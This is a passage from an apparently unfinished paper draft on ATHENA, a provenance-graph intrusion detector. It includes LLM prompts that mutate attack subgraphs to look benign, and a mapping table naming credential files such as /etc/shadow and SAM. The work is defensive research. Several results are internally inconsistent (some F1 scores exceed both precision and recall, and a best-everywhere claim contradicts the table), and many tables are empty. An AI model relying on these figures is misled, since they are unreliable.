(1) Operation Legality. Each replacement edge must correspond to an operation historically observed for its source entity. We pre-compute the set of operation types initiated by each entity from $\mathcal{H}_b$, and require the operation type of each replacement edge to belong to the historical operation set of its source node. For example, if a process node has historically only performed `read` and `write` on files, a mutated edge introducing a `connect` operation from that process is rejected, as it deviates from the entity's established behavioral profile.

(2) Attribute Feasibility. Every node whose attributes were modified by semantic mutation must have attribute values observable in $\mathcal{H}_b$. We pre-collect all attribute values by entity type from $\mathcal{H}_b$ to build a whitelist, and require mutated attribute values to belong to the corresponding whitelist of the same type, filtering out non-existent attributes that the LLM may hallucinate.

(3) Imperceptibility. The hallmark of stealthy attacks is the

PROMPT: SUBGRAPH SELECTION

[Context] In a provenance graph, subgraph S will be replaced by S'; the r-hop context C of S remains unchanged.

[Input] $\{m\}$ candidates:
Candidate 1: S={*benign_triples*}, S'={*attack_triples*}, C={*context_triples*}
...
Candidate m: S={*benign_triples*}, S'={*attack_triples*}, C={*context_triples*}

[Task] Score each candidate on a 1--5 scale along two dimensions: (1) operational compatibility: whether S' connects to C via valid system operations; (2) behavioral similarity: whether S and S' share similar behavioral patterns.

[Output] JSON: [{*candidate_id, compatibility_score, similarity_score*}].

Fig. 4. Prompt template for subgraph selection.

PROMPT: SEMANTIC MUTATION

[Context] The following attack process nodes are embedded in a provenance graph with their associated file/network nodes and r-hop benign context C.

[Input] $\{n\}$ process nodes:
Node 1: attributes={*attributes*}, associated_nodes={*file/network_attributes*}, strategy={*assigned_strategy*}, C={*context_triples*}
...
Node n: attributes={*attributes*}, associated_nodes={*file/network_attributes*}, strategy={*assigned_strategy*}, C={*context_triples*}

[Task] Mutate each process node's attributes via its assigned strategy:
A. Replacement: preserve the attack-critical component, replace the other with benign values guided by C.
B. Rewriting: rewrite the entire command into a different expression guided by C that fits the surrounding benign context.
C. Extension: preserve entire command, prepend/append benign operations from C.
For each mutated process node, also output updated attributes for any associated file or network nodes whose values change.
Constraints: (1) generated values must be legitimate system commands, file names, or IP addresses; (2) mutated values must be compatible with neighboring operations in C.

[Output] JSON: [{*node_id, new_attributes, associated_updates*}].

Fig. 5. Prompt template for semantic mutation.

absence of user-perceivable system events, and mutated graphs that simulate such attacks must likewise satisfy this constraint. Borrowing the imperceptibility criteria from ProvNinja [32], which defines user-perceivable events in the context of evasion attacks, we construct a blacklist of user-perceivable entity-operation combinations, including GUI window creation, desktop notification dispatch, interactive authentication prompts, and audible or visual alert generation, and reject any mutated graph whose introduced edges match a blacklisted combination.

(4) Hardness. The purpose of mutation is to produce hard negatives that are difficult to distinguish from benign graphs. We verify this by computing the Weisfeiler-Leman kernel similarity between the mutated graph and its anchor: $K_{\mathrm{WL}}(\tilde{G}, G_b) \geq \delta_h$, where δ_h is a minimum similarity threshold. Mutated graphs falling below this threshold still exhibit prominent structural or semantic differences from the anchor and would serve only as easy negatives, so they are discarded.

3) Contrastive Loss with Hard Negatives: The mutation-generated hard negatives lie close to the benign anchor and are the key samples for sharpening the discriminative boundary, yet they constitute only a small fraction of the negative set. The standard contrastive loss [27] treats all negatives equally, causing the gradient contribution of these critical samples to be overwhelmed by the abundant easy negatives, i.e., known malicious samples from the attack corpus that already differ substantially from the anchor. Inspired by HCL [33], we assign each negative a similarity-based weight to amplify the gradient contribution of hard negatives. For an anchor G_b, let $\mathcal{P}(b)$ be the positive set consisting of benign graphs within the same snapshot excluding the anchor itself, and $\mathcal{N}(b) = \mathcal{G}_a \cup \{\tilde{G}_m\}_{m=1}^{M}$ be the negative set containing both known attack graphs and mutation-generated hard negatives. The weight is defined as:

$$w_n = \frac{e^{\beta\, s_{bn}}}{\sum_{n' \in \mathcal{N}(b)} e^{\beta\, s_{bn'}}}, \tag{5}$$

where $s_{bn} = \cos(z_b, z_n)/\tau$, z_b is the embedding of G_b, τ is the temperature, and $\beta \geq 0$ controls the focusing intensity. The weighted contrastive loss is:

$$\mathcal{L} = \frac{-1}{|\mathcal{P}(b)|} \sum_{j \in \mathcal{P}(b)} \log \frac{e^{s_{bj}}}{\sum_{j' \in \mathcal{P}(b)} e^{s_{bj'}} + |\mathcal{N}(b)| \sum_{n \in \mathcal{N}(b)} w_n e^{s_{bn}}}. \tag{6}$$

where $|\mathcal{P}(b)|$ averages the loss over all positive samples, and $|\mathcal{N}(b)|$ rescales the weighted sum from a weighted average back to sum scale, keeping the total negative contribution comparable to the unweighted case.

4) Local Anomaly Detection: After the contrastive learning phase, the encoder is frozen. For each snapshot S_t, we aggregate the dynamic embeddings of all nodes to obtain a graph-level representation. A simple two-layer MLP is then trained on these frozen representations with a cross-entropy loss [34] to distinguish benign from anomalous snapshots. During deployment, for each newly arriving snapshot S_t, we compute its graph-level representation and feed it into the trained classifier. Snapshots classified as anomalous are passed to the global interpretation stage for semantic analysis.

D. Global Anomaly Interpretation

The preceding anomaly detection module can locate anomalous snapshots, but embedding vectors cannot reveal the specific attack semantics of a snapshot, and isolated snapshots lacking global context are prone to false positives. To address these limitations, we design a two-stage global interpretation pipeline. In the semantic abstraction stage, each anomalous snapshot is mapped to a standardized ATT&CK technique label. In the sequence alignment stage, technique labels are continuously accumulated over time and globally aligned against known multi-stage attack patterns.

1) Snapshot-level Semantic Abstraction: We abstract each anomalous snapshot into a standardized ATT&CK technique label through three steps: key path extraction, dual-side semantic enhancement, and semantic matching.

Key Path Extraction. We first extract causal paths from the provenance graph of each anomalous snapshot to characterize its behavior. *ATHENA* enumerates all causal paths from zero-indegree nodes to zero-outdegree nodes, forming a snapshot-level path set. The resulting paths are then prioritized based on the metrics described below.

Path Bridging. In stealthy attacks, attack processes often intermix numerous benign operations to evade detection, causing their degree in the provenance graph to increase significantly. Paths traversing such high-degree nodes are therefore more likely to pass through attack-related entities. We introduce the path bridging metric to quantify the extent to which a path traverses high-degree nodes. Specifically, path bridging is defined as the average node degree along a path:

$$f_{\text{bridge}}(P) = \frac{1}{|P|} \sum_{v_i \in P} \deg(v_i), \tag{7}$$

where $\deg(v_i)$ denotes the degree of node v_i and $|P|$ is the length of path P.

Path Rarity. Causal paths in an anomalous snapshot fall into two categories: routine paths that recur across periodic system tasks and contribute little to attack interpretation, and rare paths that appear only in specific contexts and are more likely to carry behaviors directly related to the anomalous event. We distinguish the two via path rarity, defined as the reciprocal of the path frequency in the historical benign behavior corpus:

$$f_{\text{rarity}}(P) = \frac{1}{\text{Freq}(P)}, \tag{8}$$

where $\text{Freq}(P)$ denotes the number of occurrences of path P in the provenance graph or historical behavior corpus.

Based on path bridging and path rarity, we compute each path's priority score with equal weights and rank all paths accordingly. The top m paths are selected as key paths, where m is a tunable parameter.

Dual-Side Semantic Enhancement. To map key paths to ATT&CK technique labels, we perform semantic enhancement on both ATT&CK technique descriptions and audit logs. The technique side distills ATT&CK paragraphs into concise action triplets, and the log side maps system-level identifiers to type labels aligned with ATT&CK vocabulary.

Technique-Side Enhancement. We apply spaCy [35] dependency parsing to extract ⟨subject, action, object⟩ triplets from

TABLE I
LOG-SIDE IDENTIFIER MAPPING RULES.

Category	Raw Identifier	Mapped Label
Process	bash, sh, zsh, cmd	command shell
	python, perl, powershell	scripting interpreter
	sshd, telnetd	remote access service
	rundll32, regsvr32, msiexec, cmstp	proxy executor
	other process names	original name retained
File	.so, .dll, .dylib	*name* shared library
	/etc/shadow, /etc/passwd, SAM	*name* credential file
	.conf, .cfg, .ini, .plist	*name* configuration file
	.pem, .key, authorized_keys	*name* auth. key file
	.exe, ELF binary	*name* executable
	other files	original name retained
Network	any IP:port	network connection
	:25, :587	email

each sentence of the ATT&CK technique descriptions, using the action verb as the anchor, e.g., extracting ⟨Adversaries, dump, credentials⟩ from "Adversaries dump credentials". Sentences lacking an action subject or an action verb are discarded during parsing. Each technique description yields multiple triplets, which are concatenated into a behavior description s_i and processed offline for direct retrieval at detection time. All descriptions are manually verified to ensure they faithfully preserve the attack semantics of the original text.

Log-Side Enhancement. We apply Ward hierarchical clustering [36] to the subjects and objects of the technique-side triplets, grouping semantically similar entities into unified type labels as mapping targets for log-side identifiers. Table I lists the derived mapping rules. The mapping strategy for each entity type follows how ATT&CK references that type. ATT&CK describes processes and network entities only by abstract roles, so their identifiers are replaced with the corresponding type labels, e.g., bash is mapped to command shell. ATT&CK describes files by both type and specific file name, so file mappings assign a type label while preserving the original file name, e.g., /tmp/memhelp.so is mapped to "memhelp.so shared library". With these rules applied, the raw identifiers in each log-side edge triplet ⟨subject, operation, object⟩ are replaced with type labels, and all triplets along a path are concatenated in causal order to form a path-level behavior description d.

Semantic Matching. After dual-side enhancement, we adopt Sentence-BERT [37] to embed each path description d and each technique description s_i into vector representations and retrieve the best-matching technique via cosine similarity. The process can be formalized as follows:

$$t_e = \arg\max_{i \in I} \; S\big(\mathcal{V}(d),\; \mathcal{V}(s_i)\big), \tag{9}$$

where I spans the entire MITRE ATT&CK Enterprise technique inventory; d is the log-side path description; s_i is the technique-side description of technique i; $\mathcal{V}(\cdot)$ denotes the Sentence-BERT encoder; and $S(\cdot,\cdot)$ computes the cosine similarity between two embedding vectors. When $\max_{i \in I} S(\mathcal{V}(d), \mathcal{V}(s_i)) < \gamma$, the behavior is labeled as *unmatched*.

2) Attack Sequence Alignment: To correlate discrete anomalous snapshots across extended time spans and reconstruct the global attack context, we adopt a three-step approach.

(1) Persistent Technique Queue. To support cross-stage attack correlation over long time spans, each monitored host maintains a persistent technique sequence $Q = (q_1, \ldots, q_k)$. Whenever an anomalous snapshot produces an ATT&CK technique label, the corresponding ⟨technique label, timestamp⟩ pair is appended to Q in real time. Since each entry contains only a label and a timestamp, the storage overhead is negligible, allowing Q to sustain a long retention window $T_{\max}$, with entries older than $T_{\max}$ periodically pruned.

(2) Attack sequence repository construction. We leverage the attack technique sequence repository from AttackSeqBench [14], denoted as $\mathcal{R} = \{R_1, R_2, \ldots, R_M\}$, where each $R_j = (t_1^{(j)}, t_2^{(j)}, \ldots, t_{n_j}^{(j)})$ represents a complete attack process composed of ATT&CK techniques ordered by tactical progression. The repository is derived from structured real-world cyber threat intelligence in AttacKG+ [38] and captures the stage-wise evolution of practical attacks.

(3) Cross-temporal sequence alignment. We measure the similarity between the persistent technique sequence Q and repository sequences using the longest common subsequence (LCS) [39]. LCS requires only that matching technique labels preserve their relative order, allowing other technique labels to be interspersed, so temporally dispersed attack stages can still be identified. We define the consistency criterion as

$$\exists R_j \in \mathcal{R} \text{ s.t. } \frac{\mathrm{LCS}(Q, R_j)}{\min(|Q|, |R_j|)} \geq \tau, \tag{10}$$

where τ is a predefined threshold. Sequences satisfying this condition are identified as multi-stage attacks.

V. EVALUATION

We evaluate the performance of *ATHENA* on seven aspects, aiming to answer the following research questions: **RQ1.** How effective is *ATHENA* in threat detection compared with existing methods? **RQ2.** How practical is the LLM-guided augmentation in *ATHENA*? **RQ3.** How accurate is the semantic matching for ATT&CK technique mapping? **RQ4.** What is the performance overhead of *ATHENA*? **RQ5.** What is the contribution of each core component to detection performance? **RQ6.** How do hyperparameters affect its accuracy and efficiency?

All experiments are performed on a server with Intel Xeon Silver 4114 CPU @ 2.20GHz, 125 GB physical memory, and an NVIDIA GeForce RTX 4090 GPU. The OS is Ubuntu 20.04.6 LTS.

Implementation. *ATHENA* is implemented in Python 3.9 with ∼3,900 lines of code. Snapshots are generated via igraph [40] over 1-minute windows. Graph representation learning employs a PyTorch-based three-layer GIN [41] (128/64/256 dimensions) with GRU temporal encoding, optimized using Adam (1×10^{-3}, batch size 64, 3 epochs). Contrastive learning uses temperature τ=0.07, with hard negative samples generated by GPT-4o [42] (sampling temperature 0.2, 256-token limit). The semantic matching threshold γ=0.5, the technique queue retention window $T_{\max}$=7 days, and the LCS consistency threshold τ=0.6.

Datasets. We evaluate *ATHENA* and baseline methods on four public benchmarks, namely DARPA E3 [15], DARPA E5 [16], ATLAS [7], and OpTC [17], with statistics summarized in Table II. These datasets are widely used in prior work [8], [9], [11] and comprise large-scale system audit covering a wide range of attack types. E3, E5, and OpTC are derived from security expert–led adversarial experiments under the DARPA Transparent Computing (TC) program and differ mainly in host scale and data collection strategy. E3 and E5 span multiple platforms (Windows, Linux, FreeBSD, and Android) and provide system-level traces from experimental hosts such as Trace, Theia, Cadets, and ClearScope, whereas OpTC consists of long-term data from approximately 500 Windows hosts and is dominated by benign activity with limited attacks. ATLAS focuses on vulnerability-driven APT scenarios by interleaving attack activities with legitimate workloads in Windows and Linux environments.

TABLE II
STATISTICAL ANALYSIS OF DATASETS.

Dataset	Scenario	#Node	#Edge	Size (GB)
DARPA E3 Trace	Benign	3,843,985	10,247,429	6.42
	Attack	966,467	1,996,884	2.41
DARPA E3 Theia	Benign	1,353,660	10,965,726	11.23
	Attack	273,885	6,807,304	1.76
DARPA E3 Cadets	Benign	1,163,956	6,963,770	12.71
	Attack	57,291	77,125	2.41
DARPA E3 ClearScope	Benign	71,174	5,317,316	33.05
	Attack	18,394	1,118,193	5.01
DARPA E5 Theia	Benign	2,162,796	17,529,020	36.50
	Attack	2,050,559	51,018,757	3.99
DARPA E5 Cadets	Benign	1,642,909	9,829,271	17.94
	Attack	313,555	422,107	13.19
DARPA E5 Trace	Benign	1,087,492	8,731,459	18.31
	Attack	1,019,563	25,463,721	2.03
DARPA E5 ClearScope	Benign	396,287	7,948,522	17.54
	Attack	372,914	23,576,381	1.93
DARPA OpTC	Benign	37,798,860	100,796,493	63.19
	Attack	2,359,007	4,876,033	5.91
ATLAS	Benign	101,821	15,459	6.05
	Attack	157	208	0.38

Dataset Annotation and Partitioning. Three doctoral researchers in system security independently verified malicious entities in provenance graphs against official attack reports and assigned ATT&CK technique labels to each malicious snapshot. Since the reports provide explicit ground truth, the task is verification rather than subjective judgment; disagreements were resolved through discussion. The annotated data are publicly available at [43]. To prevent data leakage, each dataset is split into non-overlapping training and test sets at a 7:3 ratio. For OpTC, we restrict evaluation to three representative hosts (0201, 0402, and 0660). ATLAS follows the original split defined in [7].

Baselines. We compare *ATHENA* against four representative provenance-based threat detection systems that analyze streaming audit data and model temporal system behavior:

- **ProGrapher** [8] analyzes temporal evolution in provenance graphs by constructing sliding-window snapshots and identifying changes across entities and dependencies.
- **Unicorn** [9] builds streaming provenance sketches, applies WL subtree kernels to derive structural labels, and trains a statistical model over their evolution to detect anomalies.
- **ATLAS** [7] learns behavioral sequences using recurrent architectures while incorporating graph structural variations to capture interactions across system entities.
- **MAGIC** [12] converts streamed audit logs into provenance graphs, learns masked graph embeddings, and performs batch-level detection by comparing new graphs against stored benign profiles.

Metrics. (1) Detection accuracy metrics. True positives (TP) denote correctly identified malicious samples, false negatives (FN) denote missed malicious samples, and false positives (FP) denote benign samples misclassified as malicious. Based on these, we compute Accuracy (Acc.), Precision (Prec.), Recall (Rec.), F1-score (F1.), and the false positive rate (FPR) as follows:

$$\begin{aligned} \text{Acc.} &= \frac{TP+TN}{TP+FP+TN+FN}, \\ \text{Prec.} &= \frac{TP}{TP+FP}, \quad \text{Rec.} = \frac{TP}{TP+FN}, \\ \text{F1.} &= 2 \times \frac{\text{Prec.} \times \text{Rec.}}{\text{Prec.} + \text{Rec.}}, \quad \text{FPR} = \frac{FP}{FP+TN}. \end{aligned} \tag{11}$$

(2) System performance metrics. We evaluate detection latency, peak memory usage (M), CPU utilization, and throughput. Throughput is measured as the number of processed edge events per second (Edges/s), characterizing the system's ability to handle continuously generated audit logs.

RQ1. Effectiveness

Setup. We evaluate APT detection performance on the DARPA E3, DARPA E5, DARPA OpTC, and ATLAS datasets and compare *ATHENA* with baseline methods. MAGIC is evaluated in batch mode, and ATLAS adopts entity-level evaluation with a time-window criterion.

Results & Analysis. Baseline Analysis. Table III the overall threat detection performance of all methods. *ATHENA* consistently achieves the best results across all datasets, with particularly large gains on E3-Theia, where it attains an F1 score of 96.43%, outperforming the second-best method by 17.86%. This advantage stems from the contrastive learning mechanism in *ATHENA*, which enlarges the separation between benign and anomalous behaviors in the representation space and significantly improves anomaly discrimination. ProGrapher ranks second overall but shows noticeably lower recall under challenging settings, such as a 12.56% gap on E5-ClearScope, due to its WL-kernel-based modeling that biases embeddings toward dominant benign patterns. MAGIC and Unicorn perform worse in general, with MAGIC only matching *ATHENA* on E5-cadets, where benign behaviors are highly concentrated and easily reconstructed. ATLAS performs poorly outside its native dataset, as its reliance on consistent training and testing distributions leads to severe degradation under distribution shifts. Results on the remaining E3 and E5 datasets are reported in Appendix A.

Analysis of False Positives. *ATHENA* achieves the lowest false positives rate at 5.67%. This advantage stems from its

TABLE III
PERFORMANCE COMPARISON OF *ATHENA* AND BASELINE METHODS ACROSS DATASETS.

Dataset	Method	Acc.(%)	Prec. (%)	F1. (%)	Rec. (%)	FPR (%)
E3-Theia	ProGrapher	87.18	84.62	78.57	81.48	**8.00**
	Unicorn	80.77	78.26	64.29	70.59	10.00
	ATLAS	78.21	73.91	60.71	66.67	12.00
	MAGIC	84.62	80.77	75.00	77.78	10.00
	ATHENA	**92.31**	**84.38**	**96.43**	**90.00**	10.00
E3-Trace	ProGrapher	90.74	78.57	**84.62**	81.48	7.32
	Unicorn	83.33	75.00	46.15	57.14	**4.88**
	ATLAS	82.35	64.29	69.23	66.67	13.16
	MAGIC	87.04	71.43	76.92	74.07	9.76
	ATHENA	**92.59**	**84.62**	**84.62**	**84.62**	**4.88**
E5-Cadets	ProGrapher	87.91	80.00	76.92	78.43	7.69
	Unicorn	86.81	85.00	65.38	73.91	4.62
	ATLAS	84.04	76.19	61.54	68.09	7.35
	MAGIC	92.55	88.00	84.62	86.27	4.41
	ATHENA	**93.41**	**88.46**	**88.46**	**88.46**	**4.62**
E5-Theia	ProGrapher	92.11	90.00	81.82	85.71	3.70
	Unicorn	85.53	82.35	63.64	71.79	5.56
	ATLAS	81.82	75.00	65.22	69.77	9.26
	MAGIC	89.47	85.00	77.27	80.95	5.56
	ATHENA	**93.42**	**86.96**	**90.91**	**88.89**	**5.56**
OpTC	ProGrapher	89.50	82.76	63.16	71.64	3.50
	Unicorn	86.19	74.07	52.63	61.54	4.90
	ATLAS	85.08	70.37	50.00	58.46	5.59
	MAGIC	88.40	79.31	60.53	68.66	4.20
	ATHENA	**92.27**	**87.50**	**73.68**	**80.00**	**2.80**
ATLAS	ProGrapher	88.39	84.62	70.97	77.19	4.94
	Unicorn	85.71	80.00	64.52	71.43	6.17
	ATLAS	**99.98**	**91.06**	**97.29**	**93.76**	**0.02**
	MAGIC	91.96	89.29	80.65	84.75	3.70
	ATHENA	91.07	83.87	83.87	83.87	6.17

contrastive learning mechanism, which captures subtle attack patterns across execution stages. On the E5-Trace dataset, attacker-controlled `bash` processes often appear benign, causing early script executions after injected SSH logins to be missed by many baseline methods. In contrast, *ATHENA* learns patterns in which script-level masquerading is followed by exploitation, enabling it to associate early-stage behavior with subsequent attack steps and avoid false negatives.

Analysis of False Negatives. *ATHENA* achieves the lowest false negative rate among all methods, with an average FNR of 14.03%. On the E5-Trace dataset, attacker-controlled `bash` processes are common in benign environments, causing early script executions after injected SSH logins to closely resemble normal behavior and leading baseline methods to miss the attack in its initial stage. In contrast, by incorporating patterns of script-level masquerading followed by exploitation during training, *ATHENA* is able to associate early-stage executions with subsequent attack phases and thereby avoid false negatives in this scenario.

RQ2. Practicality of LLM-Guided Augmentation

LLMs generate attack graph variants for contrastive learning in *ATHENA*. We evaluate this integration along three dimensions: effectiveness, reliability, and cost. All experiments use five LLM configurations: GPT-4o, LLaMA-3 (7B/14B), and Qwen2.5 (7B/14B), with temperature $= 0$.

(1) Contrastive Learning Augmentation Effectiveness: **Setup.** To evaluate the impact of different augmentation strategies on detection performance under both standard and adversarial conditions, we compare five configurations on the DARPA E3 dataset, measuring accuracy, precision, recall, and F1-score. ❶ In the *standard detection* scenario, models are evaluated on the original, unperturbed test data. ❷ In the *stealthy attack* scenario, following ProvNinja [32], living-off-the-land behaviors using legitimate system tools (e.g., PowerShell, cmd, Windows Management Instrumentation) are injected into the provenance graph to reduce the distinguishability between attack and benign subgraphs. The five augmentation strategies are: ❶ No augmentation, which trains the encoder directly on the original data; ❷ GraphCL [29], which applies random node deletion, edge perturbation, and attribute masking to generate augmented views; ❸ GCA [44], which adaptively adjusts perturbation probability according to node degree; ❹ Mimicry [45], which obscures malicious signals by connecting benign edges to attack nodes; ❺ LLM-guided mutation, as proposed in this work, which mutates process command lines, file paths, and network targets using attack knowledge to generate attack variants.

TABLE IV
DETECTION PERFORMANCE OF DIFFERENT AUGMENTATION STRATEGIES UNDER STANDARD AND STEALTHY ATTACK SCENARIOS ON DARPA E3.

			Standard				ProvNinja			
Augmentation	Model	Size	Acc	Prec	F1	Rec	Acc	Prec	F1	Rec
No augmentation	–	–								
GraphCL	–	–	63.46	33.33	34.48	35.71				
GCA	–	–	71.15	46.67	48.28	50.00				
Mimicry	–	–								
LLM-guided	GPT-4o	–	67.37	41.17	45.16	50.00				
	LLaMA-3	7B								
	LLaMA-3	14B								
	Qwen2.5	7B								
	Qwen2.5	14B								

Results & Analysis. Table IV reports the detection performance of each configuration under both scenarios. GraphCL performs worst, as random perturbations disrupt structural and semantic relations and weaken contrastive signals. GCA achieves better performance by adaptively modifying connectivity around high-degree nodes while preserving node features. LLM-guided augmentation improves sensitivity to fine-grained anomalies through semantic enrichment but is limited by semantic coverage. TODO: add analysis for No augmentation, Mimicry, other LLM-guided models, and ProvNinja stealthy attack results.

(2) Attack Variant Reliability: **Setup.** Following [46], we conduct a human study to assess the quality of LLM-generated attack variants. Each model configuration generates 100 variants under two conditions: ❶ direct generation without post-processing; ❷ generation with unified verification filtering (Section IV-C2), where rejected variants are regenerated until 100 pass. Three doctoral researchers in system security independently rate all variants on a five-point Likert scale (1: completely unusable, 5: fully usable) across three dimensions: operation legality, file path realism, and OS-conformant process relationships. Variants are randomized and evaluators are blind to source model and filtering condition. The usability rate is the proportion of variants scoring $\geq$4. Inter-rater agreement is measured by Krippendorff's alpha [47].

Results & Analysis. Table V reports the usability results. TODO: add usability analysis and Krippendorff's alpha.

(3) LLM Integration Cost: **Setup.** To evaluate the deployment overhead of LLM integration, we measure the average token consumption and inference latency per snapshot for attack graph variant generation.

TABLE V
ATTACK VARIANT USABILITY (%).

Model	Size	Direct	Filtered
GPT-4o	–		
LLaMA-3	7B		
LLaMA-3	14B		
Qwen2.5	7B		
Qwen2.5	14B		

TABLE VI
LLM TOKEN CONSUMPTION AND LATENCY PER VARIANT.

Model	Size	Tokens	Latency (s)
GPT-4o	–		
LLaMA-3	7B		
LLaMA-3	14B		
Qwen2.5	7B		
Qwen2.5	14B		

Results & Analysis. Table VI reports the results.

RQ3. ATT&CK Technique Mapping Accuracy

Setup. To evaluate the accuracy of semantic matching for ATT&CK technique mapping, we apply the dual-side enhancement and Sentence-BERT matching pipeline to all anomalous snapshots detected from DARPA E3. Each anomalous snapshot yields one or more key paths, which are mapped to technique labels via cosine similarity. A mapping is classified as correct if it matches the ground-truth technique, incorrect if it maps to a wrong technique, and unmapped if the similarity falls below γ.

Results & Analysis.

RQ4. Performance Overhead

In this subsection, we evaluate the runtime overhead of each system component, analyze the system's scalability with respect to input size, and examine the resource consumption of the LLM module. Additional throughput analysis is provided in **??**.

(1) Component Overhead: **Setup.** We measure the execution time, memory usage, and CPU utilization of each component, with results averaged over three runs on each DARPA E3 dataset. RQ3-TODO-1: add throughput and latency comparison with four baselines (ProGrapher, Unicorn, ATLAS, MAGIC) for detection pipeline (without LLM).

Results & Analysis. As shown in Table VII, snapshot construction during preprocessing completes in approximately 70 seconds with minimal resource overhead. Training time is dominated by the encoder, with three epochs taking nearly 4,000 seconds. Cluster fitting reuses encoder-generated intermediate representations and completes quickly despite higher peak CPU and memory usage. During inference, the pipeline applies clustering to detect local anomalies, followed by anomaly interpretation to map behaviors to attack techniques and reconstruct attack sequences. Clustering incurs negligible overhead, while anomaly interpretation is applied only to critical paths of anomalous snapshots. The increased memory usage at this stage primarily arises from maintaining attribute information used to summarize provenance graphs and path-level contextual information.




Fig. 6. Scalability analysis in terms of memory consumption and training time.

TABLE VII
RUNTIME PERFORMANCE OF SYSTEM COMPONENTS.

Component	Time (s)	Memory (MB)	CPU (%)
Snapshot Build	69.7	1759.1	12.3
Encoder Train	3968.8	5050.7	12.5
Cluster Fit	10.5	5339.0	35.9
Cluster Assign	9.4	2693.6	49.1
Anomaly Interpret	29.9	4594.5	11.6

RQ3-TODO-4: add end-to-end performance comparison table with baselines. Accuracy is reported in RQ1/RQ4; token cost is reported in RQ2. In the analysis, explicitly discuss the trade-off between ATHENA's detection gains (from RQ1) and its additional system overhead and LLM cost (from RQ2), i.e., whether the performance improvement justifies the added complexity.

(2) Scalability: **Setup.** RQ3-TODO-2: emphasize this evaluates offline training phase resource overhead as data scale grows. We evaluate system scalability by varying the data volume from 10 GB to 40 GB.

Results & Analysis. As shown in Figure 6, the system's memory usage increases only slightly, by about 2.3 GB, and does not grow proportionally with the data size. This indicates that compressing raw logs into snapshot graph representations is effective in controlling memory overhead. Meanwhile, the training time increases approximately linearly with the data scale; even at 40 GB, the training time is about 107 minutes, which remains within an acceptable computational cost.

(3) Throughput: **Setup.** We measure the system's event processing rate (Edge/s) under varying input loads, where each data point corresponds to a 1-minute snapshot window.

Results & Analysis. As shown in Figure 7, each data point represents a 1-minute snapshot window. The x-axis shows the event generation rate, and the y-axis shows the system's processing rate. For most snapshots, points lie above the $y = x$ line, indicating that the processing rate is equal to or higher than the event generation rate and that the system can keep pace with the event stream. This is mainly due to the low overhead of snapshot embedding and the large language model's focused extraction of critical paths

TABLE VIII
END-TO-END PERFORMANCE COMPARISON.

Method	Latency (s)	Memory (MB)
ProGrapher		
Unicorn		
ATLAS		
MAGIC		
ATHENA (detect only)		
ATHENA (full)		




Fig. 7. Throughput under different input loads.

during summarization, which mitigates the impact of increasing event volume on throughput. Overall, the results show that *ATHENA* meets real-time monitoring requirements. RQ3-TODO-3: emphasize this evaluates online inference phase real-time processing capability. Split throughput into two: (a) detection pipeline throughput (without LLM), (b) interpretation pipeline throughput (with LLM), so reviewer can see the LLM latency overhead separately. Remove throughput section from Appendix after moving here.

RQ5. Ablation Study

In the ablation study, we systematically evaluate the contribution of each key component of *ATHENA* on the DARPA E3-Cadets dataset, including contrastive learning augmentation, frequency-based weighted loss, time-encoded GNN representations, global anomaly interpretation, and downstream classifier selection, to their impact on detection performance.

RQ4-TODO-1: pairs with RQ3 end-to-end performance table to show accuracy gain vs overhead trade-off.

(1) Impact of LLM Integration: **Setup.** To quantify the detection gain from LLM integration, we compare two configurations: *ATHENA* (detect only), which uses only the GNN-based detection pipeline without LLM, and *ATHENA* (full), which includes LLM-guided augmentation during training and LLM-based interpretation during inference.

Results & Analysis. Table IX reports the results. RQ4-TODO-1: add analysis.

(2) Impact of Weighted Contrastive Loss: **Setup.** RQ4-TODO-2: update to compare current contrastive loss (HCL with similarity-based focal weighting) vs cross-entropy baseline. Redo experiment and figure with new loss function. To evaluate the impact of loss function design on training dynamics, we compare cross-entropy [34] and weighted contrastive losses in GNN training, tracking classification accuracy over

TABLE IX
IMPACT OF LLM INTEGRATION ON DETECTION ACCURACY.

Configuration	Acc (%)	Prec (%)	F1 (%)	Rec (%)
ATHENA (detect only)				
ATHENA (full)				

TABLE X
COMPARISON OF TEMPORAL AND STATIC EMBEDDINGS.

Embedding Type	Acc. (%)	Prec. (%)	Rec. (%)	F1. (%)
Temporal Embedding	82.13	78.24	75.86	77.03
Static Embedding	75.18	70.41	64.87	67.52

training epochs.

Results & Analysis. As shown in Figure 8, the weighted contrastive loss markedly accelerates convergence, reaching 0.82 accuracy by epoch 50 and converging to 0.93, whereas the standard cross-entropy loss requires over 100 epochs to achieve approximately 0.85. This improvement stems from emphasizing nodes with anomalous frequencies, which enables the model to focus earlier on discriminative samples and learn more stable representations, thereby enhancing detection performance.




Fig. 8. Accuracy curves over training epochs.

(3) Effectiveness of Temporal Embedding: **Setup.** We compare temporal and static embeddings to evaluate the impact of temporal information on detection performance. Static embeddings are learned independently per snapshot from local subgraph structure, whereas temporal embeddings integrate node states over time.

Results & Analysis. As shown in Table X, temporal embedding consistently outperforms static embedding. This improvement stems from cross-temporal consistency in the embedding space, which suppresses snapshot-level noise and emphasizes persistent structural changes. In contrast, static embedding is sensitive to local fluctuations and may amplify short-term perturbations, resulting in inferior detection performance.

RQ6. Influence of Different Parameters

Setup. RQ5-TODO-1: move model depth (D) and embedding width (W) from Appendix here. Redo all parameter experiments with current method (MLP classifier, new contrastive loss). Remove Appendix A after merging. We evaluate the impact of key parameters in *ATHENA* on memory overhead and detection accuracy on the DARPA E-3 Trace dataset, including time window length (T), neighborhood size (N),

threshold (R), model depth (D), and embedding width (W). Each parameter is varied independently while the others are fixed.

